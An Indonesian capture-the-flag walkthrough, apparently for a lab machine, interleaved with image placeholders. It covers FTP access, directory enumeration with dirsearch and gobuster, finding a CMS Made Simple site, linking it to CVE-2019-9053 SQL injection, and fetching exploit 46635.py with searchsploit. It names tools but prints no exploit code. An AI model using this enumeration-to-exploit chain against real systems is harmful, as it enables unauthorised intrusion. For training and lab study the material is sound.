
Q3: Port 80 merupakan default landing page ubuntu.



Q3: Pada saat mencoba membuka IP address dan menggunakan port 21 menampilkan pesan bahwa website tersebut tidak bisa diakses. Sedangkan jika menggunakan port 80 akan menampilkan default landing page ubuntu. Karena pada hasil nmap port 21 menjalankan service ftp maka dapat diakses. Dan ketika directory yang ada di dalam ftp tersebut dicek terdapat directory lain yang bernama pub yang di dalamnya terdapat file ForMitch.txt.




Q3: Karena terdapat teks tersebut, teks tersebut perlu untuk diambil menggunakan command get, setelah berhasil dicopy maka tinggal menjalankan command cat untuk membaca teks yang ada di dalam file tersebut. Dan didapat hasil sebagai berikut, Dammit man... you're the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!




Q3: Untuk menemukan konten-konten tersembunyi lainnya yang ada di link https://10.10.78.61 dapat digunakan dengan menjalankan command dirsearch yang ditambah dengan -e dan -r untuk


melihat extension yang ada secara rekursif. Sehingga didapat hasil yang menarik seperti robots.txt.




Q3: Untuk mengetahui isi dari robots.txt pada terminal linux dapat menggunakan command curl untuk mentransfer data yang ada menggunakan sintaks URL. Atau dapat dilakukan dengan menambahkan /robots.txt setelah memasukkan IP address.




Q3: Karena pada robots.txt tidak terdapat sesuatu yang menarik perhatian, tetapi di bagian bawah teks tersebut terdapat hal yang menarik seperti /openemr-5_0_1_3 dan ketika dijalankan dengan curl biasa tidak menghasilkan sesuatu.




Q3: Tetapi setelah ditambahkan -u dan url yang digunakan pada command curl masih tidak menghasilkan apa-apa maka dilanjutkan dengan gobuster. Gobuster kemudian memberikan hasil seperti /simple yang merupakan sebuah website.




Q3: Tampilan website yang jika /simple ditambahkan pada url.




Q3: Jika discroll terus sampai paling bawah akan ditemukan teks berupa powered by CMS Made Simple.




Q3: Dan ketika dicari di Google akhirnya ditemukan CVE mengenai CMS Made Simple yaitu CVE-2019-9053.




Q4: Ketika dibuka CVE-2019-9053 merupakan masalah yang berkaitan dengan SQL Injection atau SQLi




Q5: Karena sudah mengetahui kelemahan dari CMS Made Simple, pada terminal linux dapat dijalankan command searchsploit untuk menemukan path yang berkaitan dengan exploit tersebut.




Q5: Tetapi ketika dicari di directory linux tidak terdapat file python 46635.py, sehingga untuk dapat mendapat file tersebut pada command searchsploit dapat ditambahkan -m untuk mengcopy file tersebut.



